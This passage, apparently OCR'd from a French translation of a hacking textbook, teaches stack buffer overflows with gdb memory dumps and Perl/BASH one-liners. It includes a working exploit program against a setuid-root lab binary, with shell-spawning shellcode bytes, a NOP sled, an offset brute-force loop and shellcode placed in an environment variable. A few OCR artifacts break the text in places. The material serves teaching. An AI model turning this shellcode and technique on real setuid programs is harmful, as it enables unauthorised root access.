0x080484f1 <main+125>:  leave
0x080484f2 <main+126>:  ret
End of assembler dump.
(gdb)
```

Au niveau des deux lignes en gras, le registre EAX contient un pointeur vers le premier argument de la ligne de commande. Il s'agit également de l'argument de la fonction `check_authentication()`. Cette première instruction assembleur écrit la valeur d'EAX dans l'emplacement mémoire désigné par ESP (le sommet de la pile). C'est donc par l'argument de la fonction que commence le bloc d'activation de `check_authentication()`. La seconde instruction constitue l'appel réel. Elle empile l'adresse de l'instruction suivante et déplace le registre d'exécution (EIP) au début de la fonction `check_authentication()`. L'adresse empilée correspond à l'adresse de retour pour le bloc d'activation. Dans ce cas, l'adresse de l'instruction suivante est `0x080484bb` :

```
(gdb) disass check_authentication
Dump of assembler code for function check_authentication:
0x08048414 <check_authentication+0>:    push   ebp
0x08048415 <check_authentication+1>:    mov    ebp,esp
0x08048417 <check_authentication+3>:    sub    esp,0x38

...

0x08048472 <check_authentication+94>:   leave
0x08048473 <check_authentication+95>:   ret
End of assembler dump.
(gdb) p 0x38
$3 = 56
(gdb) p 0x38 + 4 + 4
$4 = 64
(gdb)
```

L'exécution se poursuit alors dans la fonction `check_authentication()` et les premières instructions (en gras) terminent l'allocation de la mémoire pour le bloc d'activation. Ce bloc d'instruction est appelé prologue de fonction. Les deux premières correspondent à la sauvegarde du pointeur de bloc d'activation. La troisième soustrait

0x38 à ESP, afin de réserver 56 octets pour les variables locales de la fonction. L'adresse de retour et le pointeur de bloc d'activation sauvegardé sont déjà empilés et correspondent aux 8 octets restants des 64 octets du bloc d'activation.

Lorsque la fonction se termine, les instructions `leave` et `ret` retirent le bloc d'activation de la pile et affectent le pointeur d'instruction (EIP) à l'adresse de retour enregistrée dans le bloc d'activation ❶. Ainsi, l'exécution du programme reprend à l'instruction suivante dans `main()`, à l'adresse `0x080484bb` après l'appel à la fonction. Tout ce processus se déroule chaque fois qu'une fonction est invoquée dans un programme :

```
(gdb) x/32xw $esp
0xbffff7a0:    0x00000000    0x08049744    0xbffff7b8    0x080482d9
0xbffff7b0:    0xb7f9f729    0xb7fd6ff4    0xbffff7e8    0x00000000
0xbffff7c0:    0xb7fd6ff4    0xbffff880    0xbffff7e8    0xb7fd6ff4
0xbffff7d0:    0xb7ff47b0    0x08048510    0xbffff7e8    ❶ 0x080484bb
0xbffff7e0:    0xbffff9b7    0x08048510    0xbffff848    0xb7eafebc
0xbffff7f0:    0x00000002    0xbffff874    0xbffff880    0xb8001898
0xbffff800:    0x00000000    0x00000001    0x00000001    0x00000000
0xbffff810:    0xb7fd6ff4    0xb8000ce0    0x00000000    0xbffff848
(gdb) cont
Continuing.

Breakpoint 3, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>)
    at auth_overflow2.c:16
16              return auth_flag;
(gdb) x/32xw $esp
0xbffff7a0:    0xbffff7c0    0x080485dc    0xbffff7b8    0x080482d9
0xbffff7b0:    0xb7f9f729    0xb7fd6ff4    0xbffff7e8    0x00000000
0xbffff7c0:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff7d0:    0x41414141    0x41414141    0x41414141    ❷ 0x08004141
0xbffff7e0:    0xbffff9b7    0x08048510    0xbffff848    0xb7eafebc
0xbffff7f0:    0x00000002    0xbffff874    0xbffff880    0xb8001898
0xbffff800:    0x00000000    0x00000001    0x00000001    0x00000000
0xbffff810:    0xb7fd6ff4    0xb8000ce0    0x00000000    0xbffff848
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
(gdb)
```

Même si des octets de l'adresse de retour enregistrée sont écrasés, le programme tente d'utiliser cette valeur pour restaurer le pointeur d'exécution (EIP). Cela conduit généralement à un crash, puisque l'exécution part vers un emplacement aléatoire. Mais cette valeur peut très bien ne pas être aléatoire. Si nous contrôlons le débordement, l'exécution peut, à son tour, être contrôlée pour passer à un emplacement précis. Cependant, vers où devons-nous la diriger ?

0x330 Expériences avec BASH

Puisqu'une grande part du hacking se trouve dans l'exploitation et l'expérimentation, il est vital de pouvoir essayer rapidement différentes choses. Le shell BASH et le langage Perl sont très répandus sur les machines et suffisent à expérimenter des exploits.

Perl est un langage de programmation interprété dont la commande `print` est particulièrement bien adaptée à la génération de longues séquences de caractères. Perl permet également d'exécuter des instructions passées sur la ligne de commande en utilisant l'option `-e` :

```
reader@hacking:~/booksrc $ perl -e 'print "A" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

Cette ligne demande à Perl d'exécuter la commande qui se trouve entre les apostrophes ; dans ce cas, la commande `print "A" x 20;` qui affiche vingt fois le caractère *A*.

N'importe quel caractère, même non imprimable, peut également être affiché en utilisant la syntaxe `\x##`, où `##` correspond à la valeur hexadécimale du caractère. Dans l'exemple suivant, nous employons cette syntaxe pour afficher le caractère *A*, dont la valeur hexadécimale est `0x41` :

```
reader@hacking:~/booksrc $ perl -e 'print "\x41" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

Par ailleurs, en Perl, la concaténation de chaînes se fait à l'aide d'un point (`.`). Elle peut être utile pour enchaîner plusieurs adresses :

```
reader@hacking:~/booksrc $ perl -e 'print "A"x20 . "BCD" . "\x61\x66\x67\x69"x2 . "Z";'
AAAAAAAAAAAAAAAAAAAABCDafgiafgiZ
```

Une commande du shell peut être exécutée comme une fonction, en retournant sa sortie en place. Pour cela, il suffit d'entourer la commande par des parenthèses, précédées d'un symbole dollar. En voici deux exemples :

```
reader@hacking:~/booksrc $ $(perl -e 'print "uname";')
Linux
reader@hacking:~/booksrc $ una$(perl -e 'print "m";')e
Linux
reader@hacking:~/booksrc $
```

Dans chaque cas, la sortie de la commande qui se trouve entre les parenthèses remplace la commande, puis `uname` est exécutée. Ce même effet de substitution de comande peut être obtenu avec l'apostrophe inverse ou accent grave (`` ` ``). Choisissez la syntaxe qui vous convient le mieux, mais les parenthèses sont généralement plus faciles à lire :

```
reader@hacking:~/booksrc $ u`perl -e 'print "na";'`me
Linux
reader@hacking:~/booksrc $ u$(perl -e 'print "na";')me
Linux
reader@hacking:~/booksrc $
```

Nous pouvons combiner la substitution de commandes et Perl pour générer rapidement des chaînes qui produiront des débordements de tampons. Vous pouvez tester cette technique sur le programme `overflow_example.c` avec des tampons de taille précise :

```
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x30')
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 30 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAAAAAAAAAA'
[AFTER] value is at 0xbffff7f4 and is 1094795585 (0x41414141)
Segmentation fault (core dumped)
reader@hacking:~/booksrc $ gdb -q
(gdb) print 0xbffff7f4 - 0xbffff7e0
$1 = 20

(gdb) quit
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x20 . "ABCD"')
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 24 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains 'AAAAAAAAAAAAAAAAAAAABCD'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAABCD'
[AFTER] value is at 0xbffff7f4 and is 1145258561 (0x44434241)
reader@hacking:~/booksrc $
```

Dans la sortie précédente, GDB nous permet de calculer en hexadécimal la distance entre `buffer_two` (`0xbffff7e0`) et la variable `value` (`0xbffff7f4`), c'est-à-dire 20 octets. En utilisant cette distance, nous écrasons la variable `value` avec la valeur `0x44434241`, puisque les caractères *A*, *B*, *C* et *D* ont respectivement les valeurs hexadécimales `0x41`, `0x42`, `0x43` et `0x44`. À cause de l'architecture little- endian, le premier caractère correspond à l'octet le moins significatif. Autrement dit, si vous souhaitez affecter à la variable `value` une valeur précise, comme `0xdeadbeef`, vous devez écrire ces octets en mémoire dans l'ordre inverse :

```
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x20 .
"\xef\xbe\xad\xde"')
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 24 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains 'AAAAAAAAAAAAAAAAAA??'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAA??'
[AFTER] value is at 0xbffff7f4 and is -559038737 (0xdeadbeef)
reader@hacking:~/booksrc $
```

Employons cette technique pour écraser l'adresse de retour dans le programme `auth_overflow2.c` par une certaine valeur. Dans l'exemple ci-après, nous lui donnons une autre adresse dans `main()` :

```
reader@hacking:~/booksrc $ gcc -g -o auth_overflow2 auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./auth_overflow2
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x08048474 <main+0>:    push   ebp
0x08048475 <main+1>:    mov    ebp,esp
0x08048477 <main+3>:    sub    esp,0x8
0x0804847a <main+6>:    and    esp,0xfffffff0
0x0804847d <main+9>:    mov    eax,0x0
0x08048482 <main+14>:   sub    esp,eax
0x08048484 <main+16>:   cmp    DWORD PTR [ebp+8],0x1
0x08048488 <main+20>:   jg     0x80484ab <main+55>
0x0804848a <main+22>:   mov    eax,DWORD PTR [ebp+12]
0x0804848d <main+25>:   mov    eax,DWORD PTR [eax]
0x0804848f <main+27>:   mov    DWORD PTR [esp+4],eax
0x08048493 <main+31>:   mov    DWORD PTR [esp],0x80485e5
0x0804849a <main+38>:   call   0x804831c <printf@plt>
0x0804849f <main+43>:   mov    DWORD PTR [esp],0x0
0x080484a6 <main+50>:   call   0x804833c <exit@plt>
0x080484ab <main+55>:   mov    eax,DWORD PTR [ebp+12]
0x080484ae <main+58>:   add    eax,0x4
0x080484b1 <main+61>:   mov    eax,DWORD PTR [eax]
0x080484b3 <main+63>:   mov    DWORD PTR [esp],eax
0x080484b6 <main+66>:   call   0x8048414 <check_authentication>
0x080484bb <main+71>:   test   eax,eax
0x080484bd <main+73>:   je     0x80484e5 <main+113>
0x080484bf <main+75>:   mov    DWORD PTR [esp],0x80485fb
0x080484c6 <main+82>:   call   0x804831c <printf@plt>
0x080484cb <main+87>:   mov    DWORD PTR [esp],0x8048619
0x080484d2 <main+94>:   call   0x804831c <printf@plt>
0x080484d7 <main+99>:   mov    DWORD PTR [esp],0x8048630
0x080484de <main+106>:  call   0x804831c <printf@plt>
0x080484e3 <main+111>:  jmp    0x80484f1 <main+125>
0x080484e5 <main+113>:  mov    DWORD PTR [esp],0x804864d
0x080484ec <main+120>:  call   0x804831c <printf@plt>
0x080484f1 <main+125>:  leave
0x080484f2 <main+126>:  ret
End of assembler dump.
(gdb)
```

La partie du code présentée en gras contient les instructions d'affichage du message "Access Granted". Le début de ce code se trouve à l'adresse `0x080484bf`. Si nous écrasons l'adresse de retour par cette valeur, le bloc d'instructions correspondant sera alors exécuté. La distance exacte entre l'adresse de retour et le début de `password_buffer` peut varier en fonction des versions du compilateur et des options d'optimisation. Tant que le début du tampon est aligné sur des DWORD dans la pile, le comportement souhaité peut être obtenu en répétant simplement plusieurs fois l'adresse de retour.

Ainsi, au moins l'une des instances écrasera l'adresse de retour, même si elle a été décalée suite aux optimisations menées par le compilateur :

```
reader@hacking:~/booksrc $ ./auth_overflow2 $(perl -e 'print "\xbf\x84\x04\x08"x10')

-=-=-=
```

```
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4       char shellcode[]=
5       "\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
6       "\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
7       "\xe1\xcd\x80";
8
9       int main(int argc, char *argv[]) {
10         unsigned int i, *ptr, ret, offset=270;
(gdb)
11         char *command, *buffer;
12
13         command = (char *) malloc(200);
14         bzero(command, 200); // Remplir de zéros la mémoire allouée.
15
16         strcpy(command, "./notesearch \'"); // Début du tampon de la commande.
17         buffer = command + strlen(command); // buffer cible la fin de la commande.
18
19         if(argc > 1) // Set offset.
20            offset = atoi(argv[1]);
(gdb)
21
22         ret = (unsigned int) &i - offset; // Fixer l'adresse de retour.
23
24         for(i=0; i < 160; i+=4) // Mettre l'adresse de retour dans le tampon.
25            *((unsigned int *)(buffer+i)) = ret;
26         memset(buffer, 0x90, 60); // Mettre en place le "NOP sled".
27         memcpy(buffer+60, shellcode, sizeof(shellcode)-1);
28
29         strcat(command, "\'");
30
(gdb) break 26
Breakpoint 1 at 0x80485fa: file exploit_notesearch.c, line 26.
(gdb) break 27
Breakpoint 2 at 0x8048615: file exploit_notesearch.c, line 27.
(gdb) break 28
Breakpoint 3 at 0x8048633: file exploit_notesearch.c, line 28.
(gdb)
```

Les lignes 24 à 27 de `exploit_notesearch` (en gras) génèrent un tampon. La première partie est une boucle for qui remplit le tampon avec une adresse sur 4 octets stockés dans la variable `ret`. Le compteur `i` est incrémenté de 4 à chaque tour de boucle. Sa valeur est ajoutée à l'adresse du tampon et le résultat est forcé en un pointeur sur un entier non signé. Cela représente une taille de 4 octets et, lorsque l'ensemble est déréférencé, la valeur sur 4 octets de `ret` y est écrite :

```
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:26
26         memset(buffer, 0x90, 60); // Mettre en place le "NOP sled".
(gdb) x/40x buffer
0x804a016:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
```

```
0x804a026:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a036:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a046:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a056:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a066:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a076:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a086:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a096:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a0a6:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
(gdb) x/s command
0x804a008:       "./notesearch
'¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶û
ÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿"
(gdb)
```

Au premier point d'arrêt, l'affichage de `buffer` montre le résultat de la boucle for. Vous pouvez également constater le lien entre le pointeur `command` et le pointeur `buffer`. L'instruction suivante est un appel à `memset()`, qui commence au début du tampon et affecte la valeur `0x90` à 60 octets :


```
(gdb) cont
Continuing.

Breakpoint 2, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:27
27          memcpy(buffer+60, shellcode, sizeof(shellcode)-1);
(gdb) x/40x buffer
0x804a016:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a026:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a036:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a046:      0x90909090      0x90909090      0x90909090      0xbffff6f6
0x804a056:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a066:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a076:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a086:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a096:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a0a6:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
(gdb) x/s command
0x804a008:       "./notesearch '", '\220' <repeats 60 times>,
"¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ
¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿"
(gdb)
```

Enfin, l'appel à `memcpy()` recopie les octets de `shellcode` dans `buffer+60`.

```
(gdb) cont
Continuing.

Breakpoint 3, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:29
29          strcat(command, "\'");
(gdb) x/40x buffer
0x804a016:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a026:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a036:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a046:      0x90909090      0x90909090      0x90909090      0x3158466a
0x804a056:      0xcdc931db      0x2f685180      0x6868732f      0x6e69622f
0x804a066:      0x5351e389      0xb099e189      0xbf80cd0b      0xbffff6f6
0x804a076:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
```

```
0x804a086:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a096:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
0x804a0a6:      0xbffff6f6      0xbffff6f6      0xbffff6f6      0xbffff6f6
(gdb) x/s command
0x804a008:      "./notesearch '", '\220' <repeats 60 times>, "1À1Û1É\231°ıÍ\200j\vXQh//shh/
bin\211âQ\211âS\211áÍ\200¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶û ÿ¿¶ûÿ¿"
(gdb)
```

Le tampon contient à présent le shellcode et est suffisamment long pour écraser l'adresse de retour. Pour résoudre le problème de localisation précise de l'adresse de retour, nous employons la technique de répétition. Cependant, cette adresse de retour doit viser le shellcode qui se trouve dans le même tampon. Autrement dit, nous devons connaître l'adresse courante à l'avance, avant même qu'elle aille en mémoire. Cette prévision risque d'être difficile car la pile évolue dynamiquement. Heureusement, il existe une autre technique de hacking, appelée "NOP sled", pour nous aider. *NOP* est une instruction assembleur qui signifie *aucune opération* (*no operation*). Il s'agit d'une instruction sur un octet qui ne fait absolument rien. Ces instructions sont parfois utilisées pour dépenser des cycles de calcul à des fins de temporisation et sont indispensables dans l'architecture des processeurs Sparc en raison du pipeline d'instructions. Dans notre cas, les instructions NOP visent un objectif différent : elles servent de facteur de correction. Nous créons un grand tableau (ou *sled*) de ces instructions NOP et le plaçons avant le shellcode. Ensuite, si le registre EIP pointe vers une adresse qui se trouve dans le tableau des NOP, il sera incrémenté de un à chaque exécution d'une instruction NOP, pour finir par atteindre le shellcode. Autrement dit, tant que l'adresse de retour est écrasée par une adresse qui se trouve dans le tableau des NOP, le registre EIP avancera vers le shellcode qui sera exécuté correctement. Sur l'architecture *x*86, l'instruction NOP correspond au code hexadécimal 0x90. La version finale de notre tampon d'exploit est organisée de la manière suivante :



Même avec un tableau de NOP, nous devons estimer à l'avance l'emplacement approximatif du tampon en mémoire. Pour cela, nous pouvons employer un emplacement voisin dans la pile qui servira de référence. En soustrayant un décalage à partir de cet emplacement, l'adresse relative de n'importe quelle variable peut être déterminée.

Extrait de exploit_notesearch.c

```
unsigned int i, *ptr, ret, offset=270;
char *command, *buffer;

command = (char *) malloc(200);
bzero(command, 200); // Remplir de zéros la mémoire allouée.
```

```
strcpy(command, "./notesearch \'"); // Début du tampon de la commande.
buffer = command + strlen(command); // buffer cible la fin de la commande.

if(argc > 1) // Fixer le décalage.
   offset = atoi(argv[1]);

ret = (unsigned int) &i - offset; // Fixer l'adresse de retour.
```

Dans `notesearch_exploit`, l'adresse de la variable `i` dans le bloc d'activation de `main()` nous sert de point de référence. Ensuite, un décalage est soustrait de cette valeur. Le résultat est l'adresse de retour cible. Ce décalage a été fixé auparavant à 270, mais comment avons-nous obtenu cette valeur ?

La solution la plus facile pour déterminer ce décalage passe par des essais. Le débogueur va décaler légèrement la mémoire et retirer des privilèges lors de l'exécution du programme `notesearch` setuid root. Dans ce cas, le débogage se révèle beaucoup moins utile.

Puisque `notesearch_exploit` accepte qu'un argument facultatif de la ligne de commande définisse le décalage, nous pouvons en essayer plusieurs très rapidement.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out 100
-------[ end of note data ]------
reader@hacking:~/booksrc $ ./a.out 200
-------[ end of note data ]------
reader@hacking:~/booksrc $
```

Cependant, procéder manuellement est fastidieux et stupide. BASH dispose d'une boucle for que nous pouvons employer pour automatiser ce processus. La commande `seq` est un programme simple qui génère des séquences de nombres très souvent utilisées pour des boucles :

```
reader@hacking:~/booksrc $ seq 1 10
1
2
3
4
5
6
7
8
9
10
reader@hacking:~/booksrc $ seq 1 3 10
1
4
7
10
reader@hacking:~/booksrc $
```

Lorsque seuls deux arguments sont précisés, tous les nombres à partir du premier argument jusqu'au second sont générés. Avec trois arguments, le deuxième précise la valeur

de l'incrément. Nous pouvons utiliser une combinaison de commandes pour définir une boucle for en BASH :

```
reader@hacking:~/booksrc $ for i in `seq 1 3 10`
> do
> echo The value is $i
> done
The value is 1
The value is 4
The value is 7
The value is 10
reader@hacking:~/booksrc $
```

Le fonctionnement de la boucle for doit vous être familier, même si la syntaxe est légèrement différente. La variable shell `$i` itère sur toutes les valeurs qui se trouvent entre les accents graves (générées par `seq`). Ensuite, toutes les instructions placées entre les mots clés `do` et `done` sont exécutées. Nous pouvons nous servir de ce principe pour tester rapidement différents décalages. Puisque le tableau des NOP a une taille de 60 octets et puisque nous pouvons retourner n'importe où dans le sled, il existe approximativement 60 octets de marge de manœuvre. Nous pouvons utiliser un incrément de 30 dans la boucle sans risque de passer à côté du sled :

```
reader@hacking:~/booksrc $ for i in `seq 0 30 300`
> do
> echo Trying offset $i
> ./a.out $i
> done
Trying offset 0
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
```

Avec le bon décalage, l'adresse de retour est écrasée par une valeur qui pointe quelque part dans le tableau des NOP. Lorsque l'exécution saute à cet emplacement, elle parcourt le tableau des NOP, jusqu'aux instructions du shellcode injecté. C'est ainsi que la valeur par défaut du décalage a été trouvée.

0x331 Utiliser l'environnement

Parfois, un tampon sera trop petit pour contenir le shellcode. Heureusement, il existe d'autres emplacements dans la mémoire où le dissimuler. L'utilisateur se sert des variables d'environnement pour différentes raisons, mais leur rôle n'est pas aussi important que le fait qu'elles soient placées dans la pile et que leur valeur peut être modifiée depuis le shell. L'exemple ci-après affecte la chaîne *test* à une variable d'environnement nommée `MYVAR`. Cette variable peut être consultée en précédant son nom d'un symbole dollar. Par ailleurs, la commande `env` affiche toutes les variables d'environnement. Vous noterez que plusieurs sont déjà définies :

```
reader@hacking:~/booksrc $ export MYVAR=test
reader@hacking:~/booksrc $ echo $MYVAR
test
```

```
reader@hacking:~/booksrc $ env
SSH_AGENT_PID=7531
SHELL=/bin/bash
DESKTOP_STARTUP_ID=
TERM=xterm
GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-gnome2
WINDOWID=39845969
OLDPWD=/home/reader
USER=reader
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33
;01:or=40;31;01:su=37;41:sg=30;43:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz
=01;31:*.arj=01;31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*
.bz2=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.b
mp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=
01;35:*.tiff=01;35:*.png=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.avi=01;35:*.fli=0
1;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.flac=01;35:*.mp3=01;35:*.mpc=01;35
:*.ogg=01;35:*.wav=01;35:
SSH_AUTH_SOCK=/tmp/ssh-EpSEbS7489/agent.7489
GNOME_KEYRING_SOCKET=/tmp/keyring-AyzuEi/socket
SESSION_MANAGER=local/hacking:/tmp/.ICE-unix/7489
USERNAME=reader
DESKTOP_SESSION=default.desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
GDM_XSERVER_LOCATION=local
PWD=/home/reader/booksrc
LANG=en_US.UTF-8
GDMSESSION=default.desktop
HISTCONTROL=ignoreboth
HOME=/home/reader
SHLVL=1
GNOME_DESKTOP_SESSION_ID=Default
LOGNAME=reader
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/
dbusDxW6W1OH1O,guid=4f4e0e9cc6f68009a059740046e28e35
LESSOPEN=| /usr/bin/lesspipe %s
DISPLAY=:0.0
MYVAR=test
LESSCLOSE=/usr/bin/lesspipe %s %s
RUNNING_UNDER_GDM=yes
COLORTERM=gnome-terminal
XAUTHORITY=/home/reader/.Xauthority
_=/usr/bin/env
reader@hacking:~/booksrc $
```

Le shellcode peut également être placé dans une variable d'environnement, mais il doit tout d'abord se trouver sous une forme facile à manipuler. Nous pouvons employer le shellcode défini dans `notesearch_exploit` ; il suffit pour cela de le placer dans un fichier au format binaire. Certains outils standard du shell, `head`, `grep` et `cut`, vont nous aider à isoler les octets hexadécimaux du shellcode :

```
reader@hacking:~/booksrc $ head exploit_notesearch.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {

unsigned int i, *ptr, ret, offset=270;
reader@hacking:~/booksrc $ head exploit_notesearch.c | grep "^\""
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";
reader@hacking:~/booksrc $ head exploit_notesearch.c | grep "^\"" | cut -d\" -f2
\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89
\xe1\xcd\x80
reader@hacking:~/booksrc $
```

Les dix premières lignes du programme sont dirigées vers `grep`, qui extrait uniquement celles qui commencent par des guillemets. Cela permet d'isoler les lignes contenant le shellcode, qui sont ensuite dirigées vers `cut`, avec des options qui n'affichent que les octets qui se trouvent entre deux guillemets.

Nous pouvons utiliser une boucle for de BASH pour envoyer chacune de ces lignes à une commande `echo`, avec des options de la ligne de commande permettant de reconnaître un format hexadécimal et de supprimer l'ajout du caractère de saut de ligne final :

```
reader@hacking:~/booksrc $ for i in $(head exploit_notesearch.c | grep "^\"" | cut - d\" -f2)
> do
> echo -en $i
> done > shellcode.bin
reader@hacking:~/booksrc $ hexdump -C shellcode.bin
00000000 31 c0 31 db 31 c9 99 b0 a4 cd 80 6a 0b 58 51 68  |1.1.1......j.XQh|
00000010 2f 2f 73 68 68 2f 62 69 6e 89 e3 51 89 e2 53 89  |//shh/bin..Q..S.|
00000020 e1 cd 80                                         |...|
00000023
reader@hacking:~/booksrc $
```

Le fichier nommé `shellcode.bin` contient à présent le shellcode. Nous pouvons utiliser la substitution de commandes pour placer le shellcode dans une variable d'environnement, avec un tableau de NOP généreux :

```
reader@hacking:~/booksrc $ export SHELLCODE=$(perl -e 'print "\x90"x200')$(cat
shellcode.bin)
reader@hacking:~/booksrc $ echo $SHELLCODE
□□□
```

Le shellcode est à présent sur la pile, dans une variable d'environnement, avec un tableau de NOP de 200 octets. Autrement dit, il nous suffit de trouver une adresse quelque part dans ce tableau pour écraser l'adresse de retour enregistrée. Puisque les variables d'environnement sont situées vers le bas de la pile, c'est vers là que nous devons regarder en exécutant `notesearch` dans un débogueur.

```
reader@hacking:~/booksrc $ gdb -q ./notesearch
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804873c
(gdb) run Starting program: /home/reader/booksrc/notesearch

Breakpoint 1, 0x0804873c in main ()
(gdb)
```
